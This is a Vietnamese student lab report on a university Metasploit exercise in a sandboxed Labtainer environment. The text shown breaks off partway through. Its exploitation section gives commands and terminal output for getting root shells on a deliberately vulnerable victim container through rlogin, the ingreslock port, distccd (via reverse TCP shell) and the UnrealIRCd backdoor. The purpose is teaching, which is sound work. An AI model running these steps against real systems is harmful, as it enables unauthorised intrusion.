

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH  
HỌC PHẦN: AN TOÀN HỆ ĐIỀU HÀNH  
MÃ HỌC PHẦN: INT1484**

**CA THỰC HÀNH: 02  
NHÓM LỚP: INT1484-02  
TÊN BÀI: METASPLOIT – SỬ DỤNG CÔNG CỤ METASPLOIT**

Sinh viên thực hiện:

B22DCAT063 Lê Tiến Dương

Giảng viên: PGS.TS. Hoàng Xuân Dậu

**HỌC KỲ 2 NĂM HỌC 2024-2025**

# MỤC LỤC

MỤC LỤC .....	2
DANH MỤC CÁC HÌNH VẼ.....	3
DANH MỤC CÁC TỪ VIẾT TẮT.....	4
<b>CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH</b> .....	<b>5</b>
1.1 Mục đích.....	5
1.2 Tìm hiểu lý thuyết .....	5
<b>1.2.1</b> Hệ điều hành Linux .....	<b>5</b>
<b>1.2.2</b> Kali Linux .....	<b>5</b>
<b>1.2.3</b> Công cụ metasploit.....	<b>6</b>
<b>1.2.4</b> Các lỗ hổng dịch vụ cơ bản .....	<b>7</b>
<b>CHƯƠNG 2. NỘI DUNG THỰC HÀNH</b> .....	<b>10</b>
2.1 Chuẩn bị môi trường .....	10
2.2 Các bước thực hiện.....	10
<b>2.2.1</b> Khởi động bài lab .....	<b>10</b>
<b>2.2.2</b> Các nhiệm vụ.....	<b>10</b>
<b>2.2.3</b> Kết thúc bài lab .....	<b>21</b>
<b>CHƯƠNG 3. KẾT QUẢ THỰC HÀNH</b> .....	<b>22</b>
<b>TÀI LIỆU THAM KHẢO</b> .....	<b>23</b>

## DANH MỤC CÁC HÌNH VẼ

Hình 1 – Khởi động bài lab .....	10
Hình 2 – Xác định IP máy attacker .....	10
Hình 3 – Xác định IP máy victim.....	11
Hình 4 – Kết nối từ máy attacker đến máy victim .....	11
Hình 5 – Sử dụng công cụ nmap .....	12
Hình 6 – Khai thác dịch vụ cấu hình rlogin .....	12
Hình 7 – Khai thác dịch vụ ingreslock.....	13
Hình 8 – Khởi chạy trình điều khiển metasploit .....	13
Hình 9 – Tìm kiếm distccd.....	14
Hình 10 – Sử dụng công cụ khai thác .....	14
Hình 11 – Thực hiện khai thác lỗ hổng.....	14
Hình 12 – Mở file trên máy victim.....	15
Hình 13 – Tìm kiếm unreal_ircd.....	15
Hình 14 – Sử dụng công cụ khai thác .....	15
Hình 15 – Đặt RHOST và khai thác lỗ hổng.....	16
Hình 16 – Mở file trên máy victim.....	16
Hình 17 – Tìm kiếm vsftpd_234 .....	16
Hình 18 – Sử dụng công cụ khai thác .....	17
Hình 19 – Đặt RHOST và chạy khai thác lỗ hổng.....	17
Hình 20 – Mở được file trên máy Victim.....	17
Hình 21 – Tìm kiếm usermap_script.....	18
Hình 22 – Sử dụng công cụ khai thác .....	18
Hình 23 – Đặt RHOST và chạy khai thác lỗ hổng.....	18
Hình 24 – Mở file trên máy victim.....	19
Hình 25 – Tìm kiếm php_cgi .....	19
Hình 26 – Sử dụng công cụ khai thác .....	19
Hình 27 – Đặt RHOST và chạy khai thác lỗ hổng.....	20
Hình 28 – Mở file trên máy victim.....	20
Hình 29 – Tìm kiếm postgres_payload .....	20
Hình 30 – Sử dụng công cụ khai thác .....	21
Hình 31 – Đặt RHOST và chạy khai thác lỗ hổng.....	21
Hình 32 – Mở file trên máy victim.....	21
Hình 33 – Kết quả checkwork.....	22

## DANH MỤC CÁC TỪ VIẾT TẮT

<b>Từ viết tắt</b>	<b>Thuật ngữ tiếng Anh/Giải thích</b>	<b>Thuật ngữ tiếng Việt/Giải thích</b>
CLI	Command Line Interface	Giao diện dòng lệnh
OS	Operating System	Hệ điều hành
IRC	Internet Relay Chat	Giao thức trò chuyện qua Internet
CVE	Common Vulnerabilities and Exposures	Danh sách lỗ hổng bảo mật phổ biến

# CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

## 1.1 Mục đích

Giúp sinh viên nắm được quy trình và thực hiện một tấn công khai thác lỗ hổng đã biết bằng cách sử dụng công cụ Metasploit.

## 1.2 Tìm hiểu lý thuyết

### 1.2.1 Hệ điều hành Linux

Linux là một họ các hệ điều hành mã nguồn mở dựa trên nhân Linux. Được Linus Torvalds khởi xướng vào năm 1991, Linux nổi tiếng với tính ổn định, bảo mật, khả năng tùy biến cao và cộng đồng hỗ trợ lớn mạnh.

- Một số đặc điểm nổi bật của Linux:
  - *Mã nguồn mở*: Bất kỳ ai cũng có thể xem, sửa đổi và phân phối mã nguồn của Linux.
  - *Tính đa nhiệm*: Cho phép chạy nhiều ứng dụng cùng một lúc một cách hiệu quả.
  - *Tính đa người dùng*: Nhiều người dùng có thể làm việc trên cùng một hệ thống tại cùng một thời điểm.
  - *Tính di động*: Có thể chạy trên nhiều loại phần cứng khác nhau, từ máy tính cá nhân đến máy chủ và thiết bị nhúng.
  - *Hệ thống tệp phân cấp*: Tổ chức dữ liệu theo cấu trúc cây thư mục, bắt đầu từ thư mục gốc (/).
  - *Giao diện dòng lệnh (CLI)*: Cung cấp một phương thức mạnh mẽ để tương tác với hệ thống thông qua các lệnh văn bản.
  - *Giao diện đồ họa (GUI)*: Hầu hết các bản phân phối Linux đều cung cấp môi trường đồ họa thân thiện với người dùng như GNOME, KDE, XFCE.
  - *Quản lý gói*: Sử dụng các hệ thống quản lý gói (ví dụ: apt trên Debian/Ubuntu, yum/dnf trên Fedora/CentOS) để cài đặt, nâng cấp và gỡ bỏ phần mềm một cách dễ dàng.

Các bản phân phối Linux phổ biến: Ubuntu, Debian, Fedora, CentOS, Arch Linux, Mint và nhiều bản khác. Mỗi bản phân phối có những đặc điểm và mục tiêu sử dụng riêng.

### 1.2.2 Kali Linux

Kali Linux là một bản phân phối Linux dựa trên Debian, được thiết kế đặc biệt cho mục đích kiểm thử xâm nhập (penetration testing) và đánh giá bảo mật. Nó được trang bị sẵn hàng trăm công cụ bảo mật khác nhau.

- Đặc điểm nổi bật của Kali Linux:
  - *Rất nhiều công cụ bảo mật được cài đặt sẵn*: Bao gồm các công cụ thu thập thông tin, phân tích lỗ hổng, khai thác lỗ hổng, duy trì truy cập và báo cáo.

- *Tuân thủ các tiêu chuẩn pháp lý*: Được thiết kế để sử dụng một cách hợp pháp trong các hoạt động đánh giá bảo mật được ủy quyền.
- *Hỗ trợ nhiều ngôn ngữ*: Đảm bảo người dùng trên toàn thế giới có thể sử dụng.
- *Tính tùy biến cao*: Cho phép người dùng tùy chỉnh và cấu hình hệ thống theo nhu cầu.
- *Cộng đồng hỗ trợ lớn*: Cung cấp nhiều tài liệu, diễn đàn và nguồn lực học tập.

### **1.2.3 Công cụ metasploit**

Metasploit Framework là một dự án mã nguồn mở mạnh mẽ, cung cấp một nền tảng để phát triển, thử nghiệm và thực thi các mã khai thác (exploit). Nó được sử dụng rộng rãi bởi các chuyên gia bảo mật để kiểm thử lỗ hổng và đánh giá mức độ an toàn của hệ thống.

Các thành phần chính của Metasploit:

- *Modules*: Các đoạn mã thực hiện các tác vụ cụ thể, bao gồm:
  - *Exploits*: Mã khai thác các lỗ hổng bảo mật trong phần mềm hoặc hệ thống.
  - *Payloads*: Mã thực thi sau khi khai thác thành công, cho phép kẻ tấn công thực hiện các hành động trên hệ thống mục tiêu (ví dụ: mở shell, tạo người dùng).
  - *Auxiliary*: Các mô-đun hỗ trợ cho việc thu thập thông tin, quét cổng, fuzzing và các tác vụ khác.
  - *Encoders*: Mã hóa payloads để tránh bị phát hiện bởi các hệ thống phòng thủ.
  - *Listeners*: Chờ kết nối từ payloads sau khi khai thác thành công.
- *Msfconsole*: Giao diện dòng lệnh chính để tương tác với Metasploit Framework.
- *Msfvenom*: Công cụ để tạo payloads độc lập.
- *Armitage*: Giao diện đồ họa (GUI) cho Metasploit, giúp trực quan hóa quá trình tấn công.

Quy trình làm việc cơ bản với Metasploit:

1. Thu thập thông tin: Xác định mục tiêu và các dịch vụ đang chạy.
2. Quét lỗ hổng: Sử dụng các công cụ (có thể tích hợp trong Metasploit) để tìm kiếm các lỗ hổng có thể khai thác.
3. Chọn exploit: Chọn một exploit phù hợp với lỗ hổng đã xác định.
4. Cấu hình exploit: Thiết lập các tùy chọn cần thiết cho exploit (ví dụ: địa chỉ IP mục tiêu, cổng).
5. Chọn payload: Chọn một payload phù hợp với mục tiêu và mục đích tấn công.
6. Cấu hình payload: Thiết lập các tùy chọn cho payload (ví dụ: địa chỉ IP và cổng để kết nối ngược lại).
7. Thực thi exploit: Gửi exploit đến mục tiêu.

8. Xử lý payload: Nếu exploit thành công, payload sẽ được thực thi và bạn có thể tương tác với hệ thống mục tiêu.

### **1.2.4 Các lỗ hổng dịch vụ cơ bản**

Dưới đây là mô tả cơ bản về một số dịch vụ phổ biến và các lỗ hổng tiềm ẩn liên quan:

#### **1.2.4.1 rlogin (Remote Login)**

- Mô tả: Một giao thức dòng lệnh cho phép người dùng đăng nhập vào một hệ thống từ xa. Nó thường dựa trên việc xác thực bằng địa chỉ IP tin cậy, điều này rất không an toàn.
- Lỗ hổng tiềm ẩn:
  - IP Spoofing: Kẻ tấn công có thể giả mạo địa chỉ IP của một máy chủ tin cậy để truy cập trái phép.
  - Thiếu mã hóa: Dữ liệu đăng nhập và các thông tin khác được truyền dưới dạng văn bản thuần túy, dễ bị đánh cắp.

#### **1.2.4.2 ingreslock:**

- Mô tả: Một dịch vụ liên quan đến hệ quản trị cơ sở dữ liệu Ingres. Lỗ hổng thường xuất hiện trong cách dịch vụ này quản lý khóa (locks) trên các tài nguyên cơ sở dữ liệu.
- Lỗ hổng tiềm ẩn:
  - Vượt bộ đệm (Buffer Overflow): Lỗi trong quá trình xử lý dữ liệu có thể dẫn đến việc ghi đè bộ nhớ và thực thi mã độc.
  - Từ chối dịch vụ (Denial of Service - DoS): Kẻ tấn công có thể gửi các yêu cầu đặc biệt để làm cạn kiệt tài nguyên của dịch vụ, khiến nó ngừng hoạt động.

#### **1.2.4.3 distccd (Distributed C/C++ Compiler Daemon)**

- Mô tả: Một chương trình cung cấp dịch vụ biên dịch phân tán, cho phép nhiều máy tính cùng tham gia vào quá trình biên dịch để tăng tốc độ.
- Lỗ hổng tiềm ẩn: Thực thi lệnh tùy ý (Arbitrary Command Execution): Nếu không được cấu hình và bảo vệ đúng cách, kẻ tấn công có thể lợi dụng distccd để thực thi các lệnh tùy ý trên máy chủ chạy dịch vụ này.

#### **1.2.4.4 IRC daemon (Internet Relay Chat daemon)**

- Mô tả: Phần mềm máy chủ chạy giao thức IRC, cho phép người dùng kết nối và trò chuyện trong các kênh.
- Lỗ hổng tiềm ẩn:
  - Vượt bộ đệm: Lỗi trong quá trình xử lý tin nhắn hoặc lệnh có thể dẫn đến vượt bộ đệm.
  - Tấn công từ chối dịch vụ: Kẻ tấn công có thể gửi lượng lớn dữ liệu hoặc các yêu cầu độc hại để làm sập máy chủ IRC.

- Lỗ hổng trong các module mở rộng: Các module bổ sung cho IRC daemon có thể chứa các lỗ hổng bảo mật.

#### 1.2.4.5 VSFTpd (Very Secure FTP daemon)

- Mô tả: Một máy chủ FTP (File Transfer Protocol) phổ biến trên các hệ thống Unix like. Mặc dù được quảng cáo là "rất an toàn", các phiên bản cũ hơn đã từng có các lỗ hổng nghiêm trọng.
- Lỗ hổng tiềm ẩn:
  - Cửa hậu (Backdoor): Một số phiên bản cũ đã bị phát hiện có chứa cửa hậu cho phép kẻ tấn công truy cập trái phép.
  - Vượt bộ đệm: Các lỗi trong quá trình xử lý lệnh hoặc tên tệp có thể dẫn đến vượt bộ đệm.
  - Tấn công leo thang đặc quyền (Privilege Escalation): Lỗ hổng cho phép kẻ tấn công có quyền truy cập hạn chế leo thang lên quyền quản trị.

#### 1.2.4.6 Samba

- Mô tả: Một bộ phần mềm cung cấp khả năng chia sẻ tệp và máy in giữa các hệ thống Windows và Unix-like.
- Lỗ hổng tiềm ẩn:
  - Lỗ hổng SMB (Server Message Block): Giao thức SMB/CIFS mà Samba sử dụng đã từng có nhiều lỗ hổng nghiêm trọng, cho phép thực thi mã từ xa (ví dụ: EternalBlue).
  - Cấu hình sai: Các cấu hình không chính xác có thể dẫn đến việc lộ thông tin nhạy cảm hoặc cho phép truy cập trái phép.
  - Vượt bộ đệm: Lỗi trong quá trình xử lý các yêu cầu SMB có thể gây ra vượt bộ đệm.

#### 1.2.4.7 HTTP (Hypertext Transfer Protocol)

- Mô tả: Giao thức nền tảng của World Wide Web, được sử dụng để truyền tải dữ liệu (ví dụ: trang web, hình ảnh, video) giữa máy chủ web và trình duyệt.
- Lỗ hổng tiềm ẩn:
  - Lỗ hổng ứng dụng web: Các ứng dụng web chạy trên máy chủ HTTP thường là mục tiêu tấn công chính (ví dụ: SQL Injection, Cross-Site Scripting - XSS, File Inclusion).
  - Lỗ hổng máy chủ web: Bản thân phần mềm máy chủ web (ví dụ: Apache, Nginx) cũng có thể có các lỗ hổng.
  - Tấn công từ chối dịch vụ: Gửi lượng lớn yêu cầu HTTP có thể làm quá tải máy chủ.



- Lộ thông tin nhạy cảm: Cấu hình sai hoặc lỗi trong ứng dụng có thể dẫn đến việc lộ thông tin nhạy cảm.

#### 1.2.4.8 Postgres (PostgreSQL)

- Mô tả: Một hệ quản trị cơ sở dữ liệu quan hệ (RDBMS) mã nguồn mở mạnh mẽ và phổ biến.
- Lỗi hồng tiềm ẩn:
  - SQL Injection: Lỗi trong việc xử lý đầu vào của người dùng trong các truy vấn SQL có thể cho phép kẻ tấn công thực thi các lệnh SQL tùy ý.
  - Lỗi hồng xác thực: Các lỗi trong cơ chế xác thực có thể cho phép truy cập trái phép vào cơ sở dữ liệu.
  - Vượt bộ đệm: Các lỗi trong quá trình xử lý dữ liệu có thể dẫn đến vượt bộ đệm.
  - Cấu hình sai: Các cấu hình không an toàn có thể làm tăng nguy cơ bị tấn công.

## CHƯƠNG 2. NỘI DUNG THỰC HÀNH

### 2.1 Chuẩn bị môi trường


- Phần mềm ảo hóa: VMWare Workstation.
- Máy trạm chạy hệ điều hành Linux cài đặt Labtainer.

### 2.2 Các bước thực hiện

#### 2.2.1 Khởi động bài lab

*labtainer metasploit*

Hai terminal ảo sẽ xuất hiện, một cái là đại diện cho máy tấn công: **attacker**, một cái là đại diện cho máy nạn nhân: **victim**.



```
student@ubuntu:~/labtainer/labtainer-student$ labtainer -r metasploit

Please enter your e-mail address: [B22DCAT063]
Starting the lab, this may take a moment...
Started 2 containers, 2 completed initialization. Done.

The lab manual is at
file:///home/student/labtainer/trunk/labs/metasploit/docs/metasploit.pdf

You may the manual by right clicking
and select "Open Link".


ubuntu@attacker: ~
File Edit View Search Terminal Help
ubuntu@attacker:~$
```

Hình 1 – Khởi động bài lab

#### 2.2.2 Các nhiệm vụ

##### 2.2.2.1 Xác định IP của các máy

Trên terminal **attacker** và **victim** sử dụng lệnh “ifconfig”, địa chỉ IP sẽ nằm sau “inet addr:”



```
ubuntu@attacker: ~
File Edit View Search Terminal Help
ubuntu@attacker:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.3  netmask 255.255.255.0  broadcast 192.168.1.255
    ether 02:42:c0:a8:01:03  txqueuelen 0  (Ethernet)
    RX packets 80  bytes 11766 (11.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Hình 2 – Xác định IP máy attacker

```
ubuntu@victim: ~  
File Edit View Search Terminal Help  
ubuntu@victim:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 02:42:c0:a8:01:02  
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:9155 (8.9 KB)  TX bytes:3018 (2.9 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:22737 (22.2 KB)  TX bytes:22737 (22.2 KB)  
  
ubuntu@victim:~$
```

*Hình 3 – Xác định IP máy victim*

Sử dụng câu lệnh “ping” để kiểm tra kết nối từ máy attacker đến máy Victim.

```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ ping 192.168.1.2  
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.  
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.059 ms  
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.344 ms  
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.313 ms  
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.189 ms  
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=0.094 ms  
64 bytes from 192.168.1.2: icmp_seq=6 ttl=64 time=0.086 ms  
64 bytes from 192.168.1.2: icmp_seq=7 ttl=64 time=0.128 ms  
64 bytes from 192.168.1.2: icmp_seq=8 ttl=64 time=0.127 ms  
64 bytes from 192.168.1.2: icmp_seq=9 ttl=64 time=0.128 ms  
^C  
--- 192.168.1.2 ping statistics ---  
9 packets transmitted, 9 received, 0% packet loss, time 8159ms  
rtt min/avg/max/mdev = 0.059/0.163/0.344/0.094 ms  
ubuntu@attacker:~$
```

*Hình 4 – Kết nối từ máy attacker đến máy victim*

Sử dụng công cụ “nmap” để quét các dịch vụ có thể tấn công.

*nmap -p0-65535 192.168.1.2*

```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ nmap -p0-65535 192.168.1.2  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-22 15:34 UTC  
Nmap scan report for metasploit.victim.student.lan (192.168.1.2)  
Host is up (0.00012s latency).  
Not shown: 65509 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
8787/tcp  open  msgsrvr  
32949/tcp open  unknown  
38219/tcp open  unknown  
39805/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds  
ubuntu@attacker:~$
```

Hình 5 – Sử dụng công cụ nmap

#### 2.2.2.2 Khai thác dịch vụ

- Khai thác dịch vụ cấu hình rlogin (cổng 513) để truy nhập từ xa đến máy của Victim (với đặc quyền root).

*rlogin -l root 192.168.1.2*

*cat /root/filetoview.txt*

```
root@victim: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ rlogin -l root 192.168.1.2  
Last login: Tue Apr 22 11:36:59 EDT 2025 from metasploit.attacker.student.lan on pts/3  
Linux victim 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have mail.  
root@victim:~# ls  
Desktop filetoview.txt reset_logs.sh vnc.log  
root@victim:~# cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: c2de1b39998981e5195c33d7b030d72d  
root@victim:~#
```

Hình 6 – Khai thác dịch vụ cấu hình rlogin

- Khai thác dịch vụ ingreslock (cổng 1524). Sử dụng telnet để truy cập vào dịch vụ ingreslock và có được quyền root. Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

*telnet 192.168.1.2 1524*

*cat /root/filetoview.txt*

```
@victim: /
File Edit View Search Terminal Help
ubuntu@attacker:~$ telnet 192.168.1.2 1524
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
root@victim:/# cat /root/filetoview.txt
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d
root@victim:/#
root@victim:/#
```

Hình 7 – Khai thác dịch vụ ingreslock

- Khai thác dịch vụ distccd (cổng 3632).

Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công dịch vụ distccd.

*search distccd*

```
ubuntu@attacker:~$ msfconsole
[-] **rting the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***

.:ok000kdc'          'cdk000ko:..
.x00000000000000c    c0000000000000x.
:000000000000000k,    ,k000000000000000:
'0000000000kkk00000: :00000000000000000'
o00000000 Mmmm.o0000o0000l Mmmm.o0000000o
d00000000 Mmmmm.c00000c.Mmmmm.o0000000x
l00000000 Mmmmmmmmm;d.Mmmmmmmmm.o0000000l
.o0000000 Mmm.;Mmmmmmmmmmm.Mmm.o0000000.
c0000000 Mmm.o0c.Mmmmm'o00.Mmm.o000000c
o000000 Mmm.o000.Mmm:0000.Mmm.o00000o
l00000 Mmm.o000.Mmm:0000.Mmm.o0000l
;0000'Mmm.o000.Mmm:0000.Mmm:0000;
.d00o'WM.o000o0ccx0000.MX'x00d.
,k0l'M.o00000000000.M'd0k,
:kk;.000000000000.;0k:
;k00000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v5.0.45-dev ]
+ -- --[ 1918 exploits - 1074 auxiliary - 330 post ]
+ -- --[ 556 payloads - 45 encoders - 10 nops ]
+ -- --[ 4 evasion ]

msf5 > |
```

Hình 8 – Khởi chạy trình điều khiển metasploit

```
msf5 > search distccd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution
```

Hình 9 – Tìm kiếm distccd

Sử dụng công cụ khai thác “exploit”.

*use exploit/unix/misc/distcc\_exec*

Xem cấu hình liên quan đến “exploit”.

*options*

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.2      yes       The target address range or CIDR identifier
  RPORT     3632              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic Target
```

Hình 10 – Sử dụng công cụ khai thác

Đặt “RHOST”

*set RHOST 192.168.1.2*

Thực hiện khai thác lỗ hổng exploit.

```
msf5 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5Eo80InWNxvBDFTA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5Eo80InWNxvBDFTA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41300) at 2025-04-22 15:50:32 +0000
```

Hình 11 – Thực hiện khai thác lỗ hổng

Truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```

msf5 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5Eo80InWNxvBDFTA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5Eo80InWNxvBDFTA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41300) at 2025-04-22 15:50:32 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d

```

Hình 12 – Mở file trên máy victim

- Thực hiện khai thác lỗ hổng.

Khai thác lỗ hổng IRC daemon (cổng 6667). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng unreal\_ircd.

*search unreal\_ircd*

```

msf5 > search unreal_ircd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

```

Hình 13 – Tìm kiếm unreal\_ircd

Sử dụng công cụ khai thác “exploit”.

*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*

```

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.2      yes       The target address range or CIDR identifier
  RPORT     6667             yes       The target port (TCP)

Exploit target:

